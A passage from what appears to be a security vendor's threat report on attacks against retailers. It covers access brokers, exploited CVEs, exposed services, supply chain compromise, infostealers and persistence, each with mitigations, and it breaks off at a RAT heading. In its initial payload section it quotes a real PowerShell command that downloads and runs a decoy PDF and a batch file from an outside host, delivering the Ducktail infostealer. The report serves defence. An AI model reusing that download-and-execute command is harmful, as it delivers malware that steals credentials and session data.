- Citrix accounts are another notable mechanism of initial access being sold by Initial Access Brokers. These account for 11% of all access being sold in underground marketplaces. One notable driver of this type of access is the exploitation of the previous zero-day vulnerability, CVE-2023-3519. In line with this, in July 2023, threat actors advertised access to various compromised Citrix credentials in various cybercrime forums, with starting bid prices of $3,000. For example, one of the posts asserted that the threat actor had successfully gained unauthorized access to a German retailer's system through a compromised Citrix instance, offering a screenshot taken from the compromised system as evidence of their claim.
- Microsoft Remote Desktop Web (RDWeb) accounts make up 7% of the types of access being sold in underground marketplaces. For example, last August 2023, a threat actor advertised the sale of unauthorized access, complete with domain administrator privileges to the network, of a lighting store located in the United Kingdom, using compromised Microsoft RDWeb credentials.
- Other types of access being sold in underground marketplaces were Microsoft Office 365, VPN, and SSH accounts. Organizations with these types of access can range from car dealerships in Slovakia to a large Saudi Arabia-based conglomerate of companies.



RDP access with local admin privileges of a electronics and computer retailer being sold in underground forums

Mitigations to Reduce Risk

- Regularly rotate passwords (e.g., every quarter) to mitigate issues related to valid accounts.
- Implement password complexity requirements to enhance security.
- Enable multi-factor authentication (MFA) to provide an additional layer of protection for accounts.
- Securely store credentials in programs in Password Managers to prevent credential abuse.
- Encrypt credentials when used in scripts to safeguard sensitive information.
- Audit local administrative accounts regularly and obfuscate admin accounts by not using admin in the name.
- Use LAPS on Windows systems to manage local accounts.
- Implement Privileged Access Management (PAM) and Privileged Identity Management (PIM) solutions to deepen defense in depth strategy.



Initial Foothold: Vulnerability Exploitation

The Threat

Exploiting vulnerabilities is often the first thing people think of when it comes to information security. This topic encompasses discussions on zero days, patch agility, proof-of-concept exploits, and vulnerability disclosure.


Simply put, a vulnerability refers to a bug in software that introduces security risks. Attackers develop specialized software or scripts to exploit the vulnerability and circumvent security controls, such as authorization, authentication, and audit controls. Once the vulnerability is exploited, the attacker can bypass a security control and introduce a payload, which can manifest as various types of malware, as we will explore later.

A software patch provided by the vendor resolves the bug responsible for the vulnerability and prevents exploitation.

Trustwave SpiderLabs Insights

Through active monitoring, Trustwave SpiderLabs identified the most common exploits targeting our clients in the retail industry.

The exploits used in the attack attempts were mostly ZeroLogon (CVE-2020-1472) and Apache Log4J (CVE-2021-44228), but we also observed unspecified remote code execution attempts, MOVEit Transfer RCE (CVE-2023-34362), Exchange Server RCE (CVE-2022-41040, CVE-2022-41082), and Cross Site Scripting.




Exploit procedures used by attackers

Through our Dark Web research, we have observed threat actors that are auctioning information on SQL injection vulnerabilities affecting various global retailers and have reportedly successfully exfiltrated data from various retail databases. For example, in these auctions, threat actors claim they have successfully leveraged SQL injection vulnerabilities to exfiltrate data from a US-based sleep innovation company, a Sweden-based home appliances company, and an Italy-based eyewear conglomerate.

Additionally, a recent Trustwave SpiderLabs search of Shodan, which scans all public IP addresses on the Internet, turned up over 39,500 open ports, service banners and/or application fingerprinting in the top 50 global retailers of 2023.

Number of open services of the top 50 global retailers of 2023


The port and services profile of the retail sector does not differ much compared to the overall profile of our client base. Most of the ports open on the hosts were very common; TCP ports like 443 (https) and 80 (http) were the two most common. The HTTPS services were mainly for online shopping websites, payment processing/point of sale (POS) systems, inventory management, and customer support. Our team also noted other common ports and services were 161 (SNMP), 5985 (WinRM), 21 (FTP), 3306 (MySQL), 22(SSH), 8888 (HTTP), and 179 (BGP).




Types of services exposed to the internet in retail organizations

Across the retail organizations that had exposed services, there were numerous Apache HTTP Servers, Microsoft IIS Servers, and MySQL Servers that were outdated and vulnerable to known attacks. In line with this activity, we also discovered a popular UK-based retail chain had an unusually large port and service exposure (in the thousands), which is highly unusual and potentially dangerous.


Aside from outdated software, there are a multitude of misconfigured software and services in retail organizations exposed on the Internet. Among the interesting and notable ones are:



Multiple instances of alarm system interfaces exposed to the internet. If configured with weak or default passwords, an attacker could easily turn off security measures of any of the given retail stores leading to theft




Instances of Grafana (an open-source analytics tool) that is vulnerable to CVE-2023-3128 which lets an attacker take over the account and bypass authentication. This could potentially put consumer data at risk.



Instances of building automation systems without any password protection, which could potentially allow threat actors to take control of basic retail facility operations such as lights and air conditioning

Mitigations to Reduce Risk

- assessments and penetration testing to identify vulnerable servers. Pay close attention to consumer facing applications and mobile apps.
- Databases that store sensitive consumer data should be a priority for system and software patching. Database auditing tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help eliminate risk.
- Place all servers behind the firewall and practice proper network segmentation for enhanced access control.
- Disable Internet access for servers that do not require it.
- Strengthen access controls to minimum necessary levels for authorized users.
- Promptly patch critical vulnerable systems.



Initial Foothold: Supply Chain

The Threat

Supply chain attacks are increasingly prevalent. Instead of directly targeting multiple large entities, attackers concentrate their efforts on trusted third-party partners frequently utilized by these entities. This strategy is sometimes referred to as "the Domino Risk," as the attackers aim to topple one domino, causing a chain reaction that affects numerous others.

The return on investment for this type of attack appears to be substantial, considering its current popularity and the alarming compromise incidents we often encounter in headlines.

Trustwave SpiderLabs Insights


The retail industry, like many others, relies heavily on third-party vendors. At its core, the retail industry is reliant on a stable and secure supply chain and third-party infrastructure to maintain inventory, manage deliveries, support geographic expansion, and maintain e-commerce operations.

Cybercriminals commonly prefer to attack these third parties in a sort of end-around manuever—if the attack succeeds, they gain access to the targeted company's data. Perhaps more importantly, these aforementioned third parties pose a grave risk to retail organizations because of the large dependency of these organizations on third-party software and vendors for day-to-day operations. Recent supply chain headlines, like SolarWinds and 3CX, underscore the exposure that third-party vendors can create for retailers

To put this in perspective, Clop, currently one of the most prevalent ransomware gang, was heavily associated with a recent massive campaign targeting an SQLi zero-day vulnerability in a popular third party file transfer software called MOVEit. Retail organizations use MOVEit to transfer sensitive information such as payment information, inventory reports, and other sensitive and logistical data across multiple stores and offices. Notable retail organizations such as retail giants TJX and Estee Lauder have publicly reported being affected by issues concerning this third-party software.

Analysis of Clop's Dark Web leaks show multiple retailers already falling victim to this threat group with their data publicly released. Based on what we know of the tactics and techniques of this threat group, it can be inferred that there is a significant probability that the initial attack vector might have stemmed from exploiting third-party software.


Finally, to further highlight the potential dangers of supply chain attacks, there is evidence that Supply Chain Managers, which provide integrated supply chain systems to retailers, have been affected by recent ransomware attacks. Supply Chain Management companies help source, deliver, and even oversee goods production for retailers.



Ransomware gang claiming breach of a Supply Chain Management company which could potentially cause disruptions in a retail organizations operations

Mitigations to Reduce Risk

- Prioritize the security and protection of your systems and those of third-party partners.
- Implement the latest security measures to ensure the safety of information assets and infrastructure.
- Recognize that the security of the ecosystem is dependent on the strength of its weakest link.




Initial Payload

The Threat

Once a foothold is established, the attacker generally does not anticipate having complete control over the entire network. Often, they have gained access to a low-value system with limited network privileges. They will proceed to download more sophisticated tools and malware to enhance their foothold or leverage existing tools such as PowerShell or LOLBins (Living-off-the-Land Binaries).

Trustwave SpiderLabs Insights

Trustwave SpiderLabs has observed that the techniques observed in the security incidents mostly involved the use of PowerShell to execute commands and scripts on compromised systems, as well as to download and run malicious payloads.



Execution techniques used by attackers

The use of PowerShell in attacks is a common technique due to its prevalence in Windows environments and its ability to bypass traditional security measures. Attackers can use PowerShell to discover information and execute commands on compromised systems. Additionally, PowerShell can be employed for downloading and executing executables from the Internet, allowing them to run either directly from storage or in memory, without any interaction with the disk.

For example, in a case report from a retail client, our team observed an unauthorized PowerShell command was being executed. This malicious command was responsible for initiating the download of a decoy but benign PDF file, alongside an executable file bearing a .bat extension.

```
iex (New-Object System.Net.WebClient).DownloadFile('https://impressionagency.co/files2/Everywhere.lnk',
    '<CurrentLocation>\EVERYWHERE AGENCY_JOB-DETAILS_FOR_INTERVIEWING_JULY_2023.pdf')
iex start '<CurrentLocation>\EVERYWHERE AGENCY_JOB-DETAILS_FOR_INTERVIEWING_JULY_2023.pdf'

iex (New-Object System.Net.WebClient).DownloadFile('https://impressionagency.co/files2/hiro_3.lnk',
    '%Public%\everylog5b1.bat')
iex start '%Public%\everylog5b1.bat'

Remove-Item -Path ($CurrentLocation + $(Get-ChildItem -Include *.lnk -Name));
```

PowerShell script leading to Ducktail infostealer


Further analysis revealed that the executable downloaded through the PowerShell command was in fact the Ducktail malware, a malicious .NET software designed with the intention of stealing sensitive system information, browser-stored cookies, and session data with the aim of stealing information and hijacking social media business accounts. This malicious software exfiltrates data through Telegram, a messaging platform.

The use of PowerShell to run an initial payload is a very common occurrence across our investigations. Threat actors often leverage this technique to take advantage of mechanisms already existing in the target machine and has less change triggering traditional security controls.

Finally, another popular technique used by adversaries relies on simply subjecting users to social engineering to get them to open a file that will lead to code execution.

Mitigations to Reduce Risk

- Conduct regular audits of all applications operating within the environment.
- Implement highly granular whitelisting of applications on specific hosts to minimize exposure.
- Prevent malicious actors from deploying applications that masquerade as known apps to execute malicious commands.
- One of the best ways to identify malicious actions is through the commands that are being run.
- Apply additional privilege restrictions to prevent unprivileged sources from running different shells.



Expansion / Pivoting

The Threat


Since the initial foothold typically occurs on a low-value workstation, such as a worker's laptop, or a network appliance like a VPN endpoint, the attacker will then target higher-value accounts and systems with the appropriate tools at their disposal. These can include Domain Admins, Root Accounts, Active Directory Systems, and Database servers.

Trustwave SpiderLabs Insights

From that initial foothold, often on an employee or contractor's workstation (phishing), an internal IP address (remote access like RDP or VPN), or software implanted from a compromised third party (SolarWinds, 3CX), the goal is privilege escalation and expansion. This step is often referred to as "pivoting" or "lateral movement."

Based on our data, the most common lateral movement techniques utilized by attackers in retail organizations is through the Remote Desktop Protocol (RDP). Our team also noted instances of "Pass the Ticket" techniques and moving through SMB and Windows Admin Shares. These are common techniques exploited by attackers, particularly ransomware gangs, to move within the network.

It is also during this stage when the attacker will try to establish persistence in the network so they can share access with others on their team or come back later to continue the attack. Based on our observations in various security incidents, threat actors often utilize External Remote Services, Account Creation, Account Manipulation, and use of Valid Accounts.



Persistence techniques used by threat actors

EXTERNAL REMOTE SERVICES

Threat actors may leverage external-facing remote services to initially access and/or persist within a network. As we discussed in the Initial Foothold section of this report, our teams have seen Initial Access Brokers (IAB) selling access to various remote services such as RDP, VPNs, Citrix, and other access mechanisms to connect to internal enterprise network resources from external locations. In our threat hunts, we have encountered legacy and test systems running external remote services that have otherwise been forgotten by the retailer.

The prevalence of such remote access in retail organizations stems from the need to manage a large number of locations across a large geographic expanse but this can easily become a foothold and a persistence mechanism for threat actors.

ACCOUNT CREATION

Account Creation, as a persistence mechanism, is a technique used by threat actors to maintain access by creating new user accounts or modifying existing ones to ensure that attackers can gain recurring entry after initial compromise. These include creating backdoor accounts, fake service accounts, and "ghost accounts" among others. These accounts may be in the form of a local system, domain, or cloud environment.

ACCOUNT MANIPULATION


Account Manipulation, as a persistence mechanism, is a technique used by threat actors that leverages vulnerabilities or weaknesses in user accounts, credentials, and permissions to maintain continued access. Techniques in this area include, but are not limited to, exploiting privilege escalation vulnerabilities, password hash manipulation, pass the hash, and kerberoasting among others.

USE OF VALID ACCOUNTS

Different operating systems and cloud environments have mechanisms that initiate actions in response to specific events such as user logons or the execution of particular applications or binaries. These mechanisms can be exploited by adversaries to maintain continuous access to a compromised system by repeatedly executing malicious code. Based on our data, these valid accounts used for persistence purposes in retail organizations are often obtained through Initial Access Brokers (IAB), Credential Phishing, and infostealers.

Mitigations to Reduce Risk

- Perform routine assessments of all applications within the environment to counter the use of custom applications that might introduce vulnerabilities.
- Establish a detailed whitelist of applications on specified hosts to reduce exposure. This will prevent malicious actors from introducing applications that masquerade as legitimate apps and executing malicious commands.
- Enforce privilege constraints to block unauthorized execution of different shells by unprivileged sources.
- Conduct regular user and service account reviews to establish account ownership and legitimacy of



Malware: Infostealers

The Threat

As the name suggests, infostealers are specialized malware designed with the primary function of stealing information. While various types of malware, such as Remote Access Trojans (RATs) and certain ransomware families, may possess this capability, infostealers specifically focus on this function, often targeting specific types of data for theft. infostealers primarily seek data both at rest and in transit.

In-place infostealers primarily target local data stored on compromised storage devices, aiming to exfiltrate information such as contacts, cached passwords, cryptocurrency wallets, and system details (e.g., operating system, patch level, installed software).

In-transit infostealers, on the other hand, are focused on stealing data that users enter but is not stored as a file on the system. These infostealers usually manifest as malicious web browser plug-ins that act as proxy servers for specific connections. For example, they may monitor connections to your bank's website and manipulate the connection to steal your account information or perform unauthorized actions, such as initiating a wire transfer, by utilizing your access.

Trustwave SpiderLabs Insights


Trustwave SpiderLabs and threat operations teams have insights into potential infostealers in our clients' environments obtained through delivery of our managed services, threat hunts, DFIR, and malware analysis teams across clients worldwide.

The following are the notable infostealers that our team has observed operating in our retail sector:

LUMMA STEALER

The Lumma Stealer is an information stealing malware that emerged on various Dark Web forums starting in 2022. Its primary function is to gather login credentials from web browsers but can also glean information from cryptocurrency wallets, browser extensions, and two-factor authentication (2FA) systems.

In threat hunts, our team has observed the Lumma Stealer being used to steal initial data and then using it to download other malware as second and third stage infections.



A coordinated attack chain highlighting a multi-stage malware attack that we observed in a Retail organization. The Lumma Stealer acts as the first stage of the attack and subsequently involving Amadey Bot and Sectop RAT in the next stages

DUCKTAIL

Ducktail malware originated in Vietnam in 2021. This malware is a malicious .NET software designed to steal sensitive system information, browser-stored cookies, and session data with the aim of stealing information and hijacking social media business accounts. The Ducktail malware exfiltrates data through Telegram, a messaging platform.


We have seen Ducktail activity in our retail client base and it is often initiated through unauthorized PowerShell commands. The PowerShell command is often characterized by a download of a decoy but benign file (typically a PDF file), alongside an executable file bearing a .bat extension.

PRILEX POS

Our research team has also monitored the Prilex POS malware. The Prilex malware is advanced and has unique capabilities, including capturing transaction data, forcing protocol downgrades, and running credit card fraud. This malware was discovered in 2022 and can target NFC-enabled credit cards and block contactless transactions to make victims insert their physical credit cards into PIN pad readers to capture transaction data.

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Malware: RATs

The Threat

A Remote Access Trojan (RAT) is malware whose primary function is to provide an administrative level backdoor to a compromised system. A RAT typically has a wide variety of additional features that allow the attacker to:

- Download any files from the system
- Capture sensitive data, similar to infostealers
- Take screenshots
- Execute any binary on the system
- Upload and execute additional malware to the system
- Activate the webcam and/or microphone
- Sniff network traffic

Trustwave SpiderLabs Insights

The following are the RATs that Trustwave SpiderLabs has observed currently operating in the retail sector:

DARKGATE

